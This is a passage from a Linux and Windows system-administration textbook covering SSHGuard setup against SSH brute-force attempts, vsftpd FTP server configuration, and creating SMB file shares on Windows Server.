Feb 13 21:28:24 ankaa.stars.example sshguard[2001]: Terminated
Feb 13 21:28:24 ankaa.stars.example iptables[4842]: iptables: Chain already e...
Feb 13 21:28:24 ankaa.stars.example systemd[1]: Started SSHGuard - blocks br....
Hint: Some lines were ellipsized, use -l to show in full.
```

SSHGuard 2.1 on OpenSuSE 13.2 Using iptables

As a second example, suppose that the administrator wants to use SSHGuard to protect an OpenSuSE 13.2 system. Download the software, uncompress it, and compile it in the same fashion, storing the result in /opt/sshguard.

To configure SSHGuard, recall that OpenSSH on later versions of OpenSuSE does not necessarily respect TCPWrappers. Instead of using TCPWrappers as the back end, the administrator can instead use iptables. To do so, the backend in the configuration file⁴ /opt/sshguard/etc/sshguard.conf has the value

```
BACKEND="/opt/sshguard/lib/sshg-fw-iptables"
```

The LOGREADER variable can be set to use journalctl to read the logs.⁵

```
LOGREADER="LANG=C /usr/bin/journalctl -afb -p info -n1 -u sshd -o cat"
```

To use systemd to control SSHGuard, as before copy the service configuration file.

```
marfikent:~ # cp /usr/local/src/sshguard-2.1.0/examples/sshguard.service
/usr/lib/systemd/system
```

Some changes need to be made to this file before it can be used. In the Unit section of that file, it specifies that it is to be loaded after the libvirdt service and after the firewalld service;

⁴Recall that this file was manually copied to this location from the source by the administrator; if the administrator selects a different directory for SSHGuard, this will be located elsewhere. Note also that the location of sshg-fw-iptables is in a different location.

⁵The sample file /opt/sshguard/etc/sshguard.conf suggests using the -t option for journalctl. Recall from Chapter 10 that the -t option for journalctl is not supported on OpenSuSE 13.2.

CHAPTER 13 NETWORK SERVICES

however, on OpenSuSE these services are not present. Instead, the service should start after SuSEfirewall2. This choice also makes the iptables and iptables services unnecessary.

When used with iptables, SSHGuard puts its block entries in a chain named sshguard, so before SSHGuard can be launched, the chain must be created, and traffic destined for the SSH server must be sent through that chain. Further, when SSHGuard is stopped, that chain should be flushed and deleted. The result is a configuration file /usr/lib/systemd/system/sshguard like the following.

```
[Unit]
Description=SSHGuard - blocks brute-force login attempts
After=syslog.target
After=remote-fs.target
After=SuSEfirewall2.service

[Service]
ExecStartPre=/usr/sbin/iptables -N sshguard
ExecStartPre=/usr/sbin/iptables -A INPUT -p tcp --dport ssh -j sshguard
ExecStart=/opt/sshguard/sbin/sshguard
ExecStopPost=/usr/sbin/iptables -F sshguard
ExecStopPost=/usr/sbin/iptables -D INPUT -p tcp --dport ssh -j sshguard
ExecStopPost=/usr/sbin/iptables -X sshguard
Restart=always

[Install]
WantedBy=multi-user.target
```

The administrator can then reload the systemd configuration files, then start SSHGuard.

```
marfikent:~ # systemctl daemon-reload
marfikent:~ # systemctl start sshguard
marfikent:~ # systemctl status sshguard
sshguard.service - SSHGuard - blocks brute-force login attempts
   Loaded: loaded (/usr/lib/systemd/system/sshguard.service; disabled)
   Active: active (running) since Tue 2018-02-13 22:06:27 EST; 20s ago
     Process: 4599 ExecStartPre=/usr/sbin/iptables -A INPUT -p tcp --dport ssh -j sshguard (code=exited, status=0/SUCCESS)
     Process: 4596 ExecStartPre=/usr/sbin/iptables -N sshguard (code=exited, status=0/SUCCESS)
   Main PID: 4601 (sshguard)
      CGroup: /system.slice/sshguard.service
              └─4601 /bin/sh /opt/sshguard/sbin/sshguard
```

```

└─4605 /bin/sh /opt/sshguard/sbin/sshguard
└─4606 /opt/sshguard/lib/sshg-parser
└─4607 /opt/sshguard/lib/sshg-blocker -a 30 -p 120 -s 1800
└─4608 /bin/sh /opt/sshguard/sbin/sshguard
└─4609 /bin/sh /opt/sshguard/lib/sshg-fw-iptables
└─4610 /usr/bin/journalctl -afb -p info -n1 -u sshd -o cat

Feb 13 22:06:27 marfikent sshguard[4601]: LOG      icmp -- 0.0.0.0/0 0.0....T "
Feb 13 22:06:27 marfikent sshguard[4601]: LOG      udp  -- 0.0.0.0/0 0.0....T "
Feb 13 22:06:27 marfikent sshguard[4601]: DROP     all  -- 0.0.0.0/0 0.0.0.0/0
Feb 13 22:06:27 marfikent sshguard[4601]: Chain reject_func (0 references)
Feb 13 22:06:27 marfikent sshguard[4601]: target  prot opt source    dest...ion
Feb 13 22:06:27 marfikent sshguard[4601]: REJECT  tcp   -- 0.0.0.0/0 0.0....set
Feb 13 22:06:27 marfikent sshguard[4601]: REJECT  udp   -- 0.0.0.0/0 0.0....ble
Feb 13 22:06:27 marfikent sshguard[4601]: REJECT  all   -- 0.0.0.0/0 0.0....ble
Feb 13 22:06:27 marfikent sshguard[4601]: Chain sshguard (1 references)
Feb 13 22:06:27 marfikent sshguard[4601]: target  prot opt source    dest...ion
Hint: Some lines were ellipsized, use -l to show in full.

```

To ensure that SSHGuard starts on the subsequent boots, the administrator runs the command

```
marfikent:~ # systemctl enable sshguard
```

If an attack is launched against this system, the block rule will be noted in the output of the iptables command.

```

marfikent:~ # iptables -L
Chain INPUT (policy DROP)
target      prot opt source          destination
ACCEPT     all   --  anywhere        anywhere
ACCEPT     all   --  anywhere        anywhere          ctstate ESTABLISHED
ACCEPT     icmp --  anywhere        anywhere          ctstate RELATED
input_ext   all   --  anywhere        anywhere
LOG        all   --  anywhere        anywhere          limit: avg 3/min
                                         burst 5 LOG level warning tcp-options ip-options prefix
                                         "SFW2-IN-ILL-TARGET"
DROP       all   --  anywhere        anywhere
sshguard   tcp   --  anywhere        anywhere          tcp dpt:ssh
... Output Deleted ...
Chain sshguard (1 references)
target      prot opt source          destination
DROP       all   --  Kali2016.stars.example anywhere

```

Here the system Kali2016.stars.example has launched a brute force attack against this protected host; traffic from that host is being blocked by SSHGuard.

SSHGuard 1.5 on CentOS 5.9

SSHGuard underwent significant changes between the older 1.x and the 2017 release of the 2.x versions. An administrator of an older system like CentOS 5.9 is likely to use an older version of SSHGuard, say version 1.5. To use this version, the administrator downloads it from <https://sourceforge.net/projects/sshguard/files/sshguard/1.5/sshguard-1.5.tar.bz2> and uncompresses it, say in /usr/local/src.

```
[root@alnair ~]# tar -xjvf ./sshguard-1.5.tar.bz2 -C /usr/local/src/
[root@alnair ~]# cd /usr/local/src/sshguard-1.5/
```

To set up SSHGuard to use TCP wrappers as its back-end blocking mechanism, specify the firewall as hosts during configuration before the program is compiled.

```
[root@alnair sshguard-1.5]# ./configure --with-firewall=hosts
```

Compile the program using make and make install

```
[root@alnair sshguard-1.5]# make
[root@alnair sshguard-1.5]# make install
```

The resulting binary is stored in /usr/local/sbin/sshguard; running it with the -h flag shows the available options.

```
[root@alnair sshguard-1.5]# /usr/local/sbin/sshguard -h
```

Usage:

```
sshguard [-b <thr:file>] [-w <whlst>]{0,n} [-a num] [-p sec] [-s sec]
         [-l <source>] [-f <srv:pidfile>]{0,n} [-i <pidfile>] [-v]
-b Blacklist: thr = number of abuses before blacklisting, file =
             blacklist filename.
-a Number of hits after which blocking an address (40)
-p Seconds after which unblocking a blocked address (420)
-w Whitelisting of addr/host/block, or take from file if starts with
   "/" or "." (repeatable)
-s Seconds after which forgetting about a cracker candidate (1200)
-l Add the given log source to Log Sucker's monitored sources (off)
-f "authenticate" service's logs through its process pid, as in pidfile
-i When started, save PID in the given file; useful for startup scripts
   (off)
-v Dump version message to stderr, supply this when reporting bugs
```

The SSHGUARD_DEBUG environment variable enables debugging mode (verbosity + interactivity).

Though the installation allows SSHGuard to be started from the command line, it is much preferable if it starts automatically at boot. One way to do so is to create the (executable) Bash script `/etc/init.d/sshguard` with the content from Listing 13-1.

Listing 13-1. The file `/etc/init.d/sshguard` on CentOS 5.9

```
#!/bin/sh
case $1 in
start)
    /usr/local/sbin/sshguard -l /var/log/secure -l /var/log/messages &
    ;;
stop)
    killall sshguard
    ;;
*)
    echo "Use start or stop"
    exit 1
    ;;
esac
```

This script tells SSHGuard to process the log files `/var/log/messages` and `/var/log/secure` and look for failed login attempts. To configure this initialization script to start on boot and stop when the system stops, add the links

```
[root@alnair ~]# ln -s /etc/init.d/sshguard /etc/rc5.d/S99sshguard
[root@alnair ~]# ln -s /etc/init.d/sshguard /etc/rc3.d/S99sshguard
[root@alnair ~]# ln -s /etc/init.d/sshguard /etc/rc6.d/K01sshguard
[root@alnair ~]# ln -s /etc/init.d/sshguard /etc/rc0.d/K01sshguard
```

When the system reboots, a check shows that SSHGuard is running.

```
[cgauss@alnair ~]$ ps aux | grep sshguard
root      2513  0.0  0.1 12496 1088 ?          S1   21:38   0:00 /usr/local/sbin/
sshguard -l /var/log/secure -l /var/log/messages
cgauss    2868  0.0  0.0  4032   680 pts/1     R+   21:39   0:00 grep sshguard
```

If the attacker then attempts a brute force attack against the OpenSSH server, SSHGuard writes an entry in `/etc/hosts.allow` that denies further requests from that address.

```
[cgauss@alnair ~]$ cat /etc/hosts.allow
###sshguard###
ALL : 10.0.2.2 : DENY
###sshguard###
#
# hosts.allow This file describes the names of the hosts which are
```

```
# allowed to use the local INET services, as decided
# by the '/usr/sbin/tcpd' server.
```

The block is not permanent; SSHGuard removes the block after a time if the brute force attacks cease. SSHGuard also notes the block in the system log.

```
Feb 16 21:41:43 alnair sshguard[2513]: Blocking 10.0.2.2:4 for >630secs: 40 danger
in 4 attacks over 0 seconds (all: 40d in 1 abuses over 0s).
```

FTP Servers

One kind of file server that remains in use, primarily for anonymous file transfers, are FTP servers. Although FTP servers can require user authentication, the credentials are passed in plaintext, and so are trivially sniffed by an attacker. It is possible to configure FTP servers to run over SSL; this is called FTPS, and is different than SFTP, which runs over SSH.

The Linux distributions under consideration include a version of vsftpd that can be used to provide FTP service. The process of installing vsftpd depends on the distribution:

- CentOS: yum install vsftpd
- Mint / Ubuntu: sudo apt-get install vsftpd
- OpenSuSE: zypper install vsftpd

Once installed, the service is controlled via service stop/start/restart if SysVInit or Upstart is used, and via systemctl when systemd is used. The service is configured to start on boot in the same fashion as an OpenSSH server.

The appropriate ports must also be opened in the firewall. However, FTP clients and servers can interact in different modes, called active and passive. A client initiates a session by connecting to the FTP server on TCP/21, the control port. In an active mode connection, when the client requests data from the server, they specify a local TCP port, which the client then opens. The server then makes a connection from TCP/20, the FTP data port, to the port specified by the client and sends the data. In passive mode, when the client makes a request of the server, the server specifies a local TCP port, which the server opens. The client then makes a request of the server on this newly opened port and the data is transferred. This structure makes configuring a firewall more complex; however, CentOS and OpenSuSE have defined templates for an FTP server in their graphical tool to manage their firewall. Neither Mint nor Ubuntu use a firewall by default.

The primary configuration file for vsftpd on Mint, OpenSuSE, or Ubuntu is /etc/vsftpd.conf, while on CentOS the file is /etc/vsftpd/vsftpd.conf. The settings in the configuration file are generally self-explanatory. The basic configuration for the server is handled in three directives (these are taken from Ubuntu 16.04; other distributions organize the file differently).

```
# Allow anonymous FTP? (Disabled by default).
anonymous_enable=NO
```

```

#
# Uncomment this to allow local users to log in.
local_enable=YES
#
# Uncomment this to enable any form of FTP write command.
#write_enable=YES

```

The first directive must be updated to allow anonymous users access to the server. Note, there are no spaces on either side of the equals sign in directives. Some distributions allow anonymous access in their default configuration while others do not. The precise directory accessible to anonymous users depends on the distribution:

- CentOS: /var/ftp
- OpenSuSE, Mint, Ubuntu: /srv/ftp

The `local_enable=YES` directive allows local users the ability to log on by providing their user name and password; as noted before, these credentials are passed in plaintext and provide an attack vector.

The `write_enable=YES` directive allows users the ability to upload files to the server. By itself, though, it does not allow anonymous users the ability to upload files; the destination directory must allow the ftp server to write files, and the variable `anon_upload_enable` must be set to yes.

Logging is handled by a different collection of directives.

```

# Activate logging of uploads/downloads.
xferlog_enable=YES
...
... Output Deleted ...

```

```

# You may override where the log file goes if you like. The default is
# shown below.
#xferlog_file=/var/log/vsftpd.log

```

For most non-OpenSuSE distributions, vsftpd was compiled with the necessary components to support the use of TCP wrappers. This can be verified by checking to see if the libwrap library is loaded by the executable

```

jmaxwell@elpis:~$ which vsftpd
/usr/sbin/vsftpd
jmaxwell@elpis:~$ ldd /usr/sbin/vsftpd | grep libwrap
libwrap.so.0 => /lib/x86_64-linux-gnu/libwrap.so.0 (0x00007f45dff78000)

```

Provided vsftpd is properly compiled, the use of TCP wrappers is enabled by the directive

```
tcp_wrappers=YES
```

Connecting to FTP Servers

Both Linux and Windows have command-line clients that can connect to FTP servers using essentially the same syntax. The open command opens a connection to the remote server. If the server accepts anonymous connections, then the user ftp (or anonymous) is permitted to connect without providing a password. The ls command can be used to determine what files are available for downloading, and they can be downloaded with the get command. Here is an example of a user on Windows 10 connecting to a remote server and downloading a file.

```
C:\Users\Carl Gauss>ftp wei.stars.example
```

```
Connected to wei.stars.example.
```

```
220 (vsFTPD 3.0.2)
```

```
200 Always in UTF8 mode.
```

```
User (wei.stars.example:(none)): ftp
```

```
331 Please specify the password.
```

```
Password: <return>
```

```
230 Login successful.
```

```
ftp> help
```

```
Commands may be abbreviated. Commands are:
```

| | | | | |
|--------|------------|---------|------------|---------|
| ! | delete | literal | prompt | send |
| ? | debug | ls | put | status |
| append | dir | mdelete | pwd | trace |
| ascii | disconnect | mdir | quit | type |
| bell | get | mget | quote | user |
| binary | glob | mkdir | recv | verbose |
| bye | hash | mls | remotehelp | |
| cd | help | mput | rename | |
| close | lcd | open | rmdir | |

```
ftp> ls
```

```
200 PORT command successful. Consider using PASV.
```

```
150 Here comes the directory listing.
```

```
test_file.txt
```

```
226 Directory send OK.
```

```
ftp: 18 bytes received in 0.00Seconds 18000.00Kbytes/sec.
```

```
ftp> get test_file.txt
```

```
200 PORT command successful. Consider using PASV.
```

```
150 Opening BINARY mode data connection for test_file.txt (14 bytes).
```

```
226 Transfer complete.
```

```
ftp: 14 bytes received in 0.00Seconds 14000.00Kbytes/sec.
```

It is also possible to access an FTP server by connecting to it through a browser (Figure 13-7).




Figure 13-7. Connecting to an FTP server using Firefox 38.3 from CentOS 7.2

SMB File Sharing

Microsoft Windows operating systems allow users to share files and folders. Chapter 7 showed how to use the administrative share as a domain administrator to access files on other systems using Server Message Block (SMB). These shares are accessed using either SMB directly over TCP or TCP/445 or via NetBIOS over TCP/IP through TCP/137, UDP/137, UDP/138, and TCP/139. The firewall must be configured to allow access.

Creating a SMB File Share

An administrator on a domain workstation can share a folder with other domain members.

Creating a File Share from the Command Line

One way an administrator can create a share is from the command line

```
C:\Windows\system32>net share DvorakShare=c:\Users\advorak\Documents\  
SharedStuff /remark:"Anton Dvorak's shared Files"
```

DvorakShare was shared successfully.

CHAPTER 13 NETWORK SERVICES

The collection of all file shares on a system can be seen by non-administrators with the following command.

```
C:\Users\advorak>net share
```

| Share name | Resource | Remark |
|-------------|---|-----------------------------|
| C\$ | C:\ | Default share |
| IPC\$ | | Remote IPC |
| ADMIN\$ | C:\Windows | Remote Admin |
| DvorakShare | c:\Users\advorak\Documents\\SharedStuff | Anton Dvorak's shared Files |

The command completed successfully.

The administrator can delete the share with the command

```
C:\Windows\system32>net share DvorakShare /delete
```

DvorakShare was deleted successfully.

Creating a File Share from File Explorer

Another way an administrator can create a file share is from File Explorer. Right-click on the folder and select the Sharing tab (Figure 13-8).




Figure 13-8. Simple Windows sharing on Windows 8.1. Left: The sharing tab for a folder. Right: Selecting users.

Choose Share, and from the dialog box, select which users can access the shared folder and set their degree of access. Permissions can be granted to user groups, but not to organizational units (OUs).

Users access the shared folder by navigating to the shared folder in, for example, the address bar for Windows Explorer. In the example shown in Figure 13-8, the address is \\chicago\Users\gverdi\Documents\SharedData.

Creating a File Server on Windows

In most large organizations, file shares are provided centrally as part of the overall network infrastructure and run from one or more file servers. To configure a Windows Server to act as a file server, it must first be given the file server role. This is like the process described in Chapter 6 to install Active Directory Services. Windows Server 2012 and later use essentially the same process, which is slightly different than the process on Windows Server 2008 R2.

Windows Server 2012, 2012 R2, or 2016

On Windows Server 2012, 2012 R2, or 2016 from Server Manager, select Add Roles and Features to start the Add Roles and Features Wizard (Figure 13-9).




Figure 13-9. Adding the file server role to Windows Server 2016

The Wizard begins by prompting the user to select the installation type; select Role-based or feature-based installation. Next, the user selects a server. From Server Roles, expand File and Storage Services, then expand File and iSCSI Services. Select File Server and File Server Resource Manager. No additional features are required to complete the installation.

Once the installation completes, the administrator can share directories on the file server. To create a shared directory, from Server Manager select File and Storage Services, then select Shares⁶ and start the New Share Wizard. Two kinds of shares are available: SMB shares, which are a Windows standard; and NFS shares, which are an older Unix/Linux standard.

Select SMB Share - Quick. The first step is to select the server and volume to host the shared directory. The default is the current server, in the directory C:\Shares. Next, select a name for the share, say “CommonShare” (Figure 13-10).




Figure 13-10. Setting the name of a share in the New Share Wizard on Windows Server 2016

Other settings include the ability to prevent users without permissions on a share from even seeing its presence, encrypting access to the share, and allowing caching of the share.

Next, the administrator selects the permissions that govern access to the share. There are two different sets of permissions that apply to a shared folder: access permissions that follow from the permissions on the file system; and share permissions, which apply to shared access to

⁶The Server Manager may need to be refreshed before the option to select Shares appears.

the file share. To see the difference, from the permissions page in the wizard, select Customize permissions. Four tabs appear: Permissions, Share, Auditing, and Effective Access (Figure 13-11).




Figure 13-11. Effective access for a file share, from Windows Server 2016

The Permissions tab configures access permissions. From the Permissions tab, select a principal and double-click. The user is presented with a list of basic permissions, including Read, Write, Read & Execute, Modify and others; advanced permissions include Read Attributes and Take Ownership.

The Share tab configures share permissions. From the Share tab, select a principal and double-click. The permissions list includes Full Control, Change, Read, and Special Permissions.

A user that tries to access the file share needs to be permitted by both sets of permissions. Select the Effective Access tab (Figure 13-11), and from User/Group select a user. The View effective access button shows the net impact of the access permissions and the share permissions.

In the default configuration, a domain user can read and write files in the common share but cannot modify files created by a different user, nor can they delete a file created by another user. This behavior is controlled by file permissions and can be modified by adding an appropriate set of permissions for domain users.

After the settings are confirmed, the share will be created, and the required ports opened in the firewall.

Windows Server 2008

The process on Windows Server 2008 R2 is similar. To install the needed components, either use Server Manager to navigate to Roles, then select Add Roles or use the Add Roles option from the Initial Configuration Tasks tool (Figure 6-4). From Server Roles, select File Services, and when prompted include the role File Server Resource Manager. Complete the installation.

To add a share on Windows Server 2008 R2, start by navigating Start ➤ Administrative Tools ➤ Share and Storage Management (Figure 13-12). From the action pane, select Provision Share; this launches the Provision a Shared Folder Wizard (Figure 13-13).




Figure 13-12. Share and Storage Management on Windows Server 2008 R2

The first step in the Wizard is to select the location for the shared directory, say C:\Shares\CommonShare. Next, the user is prompted to make any changes to the file system permissions. For this share to be accessible to all domain members, no changes are necessary. Next, the type of share is chosen; as before select the Windows native SMB.

The user is prompted to choose the SMB permissions for the share; these are the share permissions seen in Windows Server 2012 and later. To allow all users the ability to access the share, including the ability to write to the share, these permissions need to be changed so that all users have Full Control. These are the same settings seen in Windows Server 2012 and later, but it is not one of the default options.

Further options for the share include the quota policy, the file screen policy, and the DFS namespace publishing options. These can be left in their default state. Once the share is created, the required ports are automatically opened in the firewall.

